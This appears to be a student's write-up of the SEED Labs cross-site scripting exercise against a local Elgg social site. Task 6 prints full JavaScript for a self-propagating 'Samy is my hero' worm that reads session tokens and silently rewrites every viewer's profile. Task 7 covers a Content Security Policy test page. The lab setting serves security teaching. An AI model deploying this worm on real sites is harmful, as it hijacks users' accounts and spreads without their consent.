
Once I commented it out and refreshed the page, Samy now had his own “malicious” intent on his own page, therefore the if statement was checking whether or not if the guid matches up with Samy, and if it didn't then it could POST the following contents we had created. The annoying part is that it erased all of the code I had there and I had to redo it.

Task 6:


In this task we are going to do the same mechanism, except it will be self propagating and embed malicious code in everyone's page that when other people see their profile it will just be self replicating. We are going to do the following approach using javascript inside the about me section as shown below (DOM Approach):

```
<p><script type="text/javscript" id ="worm">
window.onload = function (){

var headerTag = "<script id=\"worm\" type=\"text/javascript\">;
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = '</" + "script>"
var wormCode = encodeURIComponent(headerTag + jsCode +tailTag);
var userName = elgg.session.user.name;
var guid = "&guid="+elgg.session.user.guid;
var ts = "&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
var desc = "&description=Samy is my hero" + wormCode;
desc += "&accesslevel[description]=2";

var name ="&name="+userName;
var sendurl = "http://www.xsslabelgg.com/action/profile/edit";
var content = token+ts+name+desc+guid;
var samyguid=47;
if(elgg.session.user.guid != samyguid)
{
 var Ajax = null;
 Ajax = new XMLHttpRequest();
Ajax.open("POST",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
Ajax.send(content);

} //endif
```

This is the following code that I embedded inside the about me section in Samy's profile. Once that was done, the next step was to go Alice's Account and see if it was changing there, then go to Charlie's account and look at Alice's account and see if Charlie now has the following changes and then maybe go into Boby's account and look at Charlie's and see if the changes were also made on his. The following are the screenshots.



Then we go into Charlie's account and look into Alice's account and see if his description changes as well:



Which is did as above, then we go into another user, let us try Boby's page and his should change as well:

As you can see the propagating worm was successful as everyone got infected with the “Samy is my hero”. As we concluded, we were able to successfully attack and exploit javascript code onto the embedded portion of the user's profile that acted as a propagating worm to infect user’s that others do not even know. All of the other code was hidden and saved so that when other people SAW that, they were infected and saved with the code to further penetrate.


Task 7:

In this task we are going to combat the countermeasures using a tool called CSP.

The following is creating a DNS for the following websites that we are going to practice on:

```
127.0.0.1       User
127.0.0.1       Attacker
127.0.0.1       Server
127.0.0.1       www.SeedLabSQLInjection.com
127.0.0.1       www.xsslabelgg.com
127.0.0.1       www.csrflabelgg.com
127.0.0.1       www.csrflabattacker.com
127.0.0.1       www.repackagingattacklab.com
127.0.0.1       www.example32.com
127.0.0.1       www.example68.com
127.0.0.1       www.example79.com

[04/02/21]seed@VM:/etc$
```

The first thing I did was open the html page on the browser and run the http_server.py code which is only producing this right now as shown below:




You can see that they are communicating with each other right now.

Now our tasks are to make all the websites say OK and the following code are going to be added.

```
<html>
<h2 >CSP Test</h2>
<p>1. Inline: Correct Nonce: <span id='area1'>Failed</span></p>
<p>2. Inline: Wrong Nonce: <span id='area2'>Failed</span></p>
<p>3. Inline: No Nonce: <span id='area3'>Failed</span></p>
<p>4. From self: <span id='area4'>Failed</span></p>
<p>5. From example68.com: <span id='area5'>Failed</span></p>
<p>6. From example79.com: <span id='area6'>Failed</span></p>

<script type="text/javascript" nonce="1rA2345">
document.getElementById('area1').innerHTML = "OK";
</script>

<script type="text/javascript" nonce="2rB3333">
document.getElementById('area2').innerHTML = "OK";
</script>

<script type="text/javascript">
document.getElementById('area3').innerHTML = "OK";
</script>

<script src="script1.js"> </script>
<script src="http://www.example68.com:8000/script2.js"> </script>
<script src="http://www.example79.com:8000/script3.js"> </script>

<button onclick="alert('hello')">Click me</button>
</html>
```

Once I ran the python code using the python3 command the following results were:



As you can see everything was OK from the html page and that was not changed at all.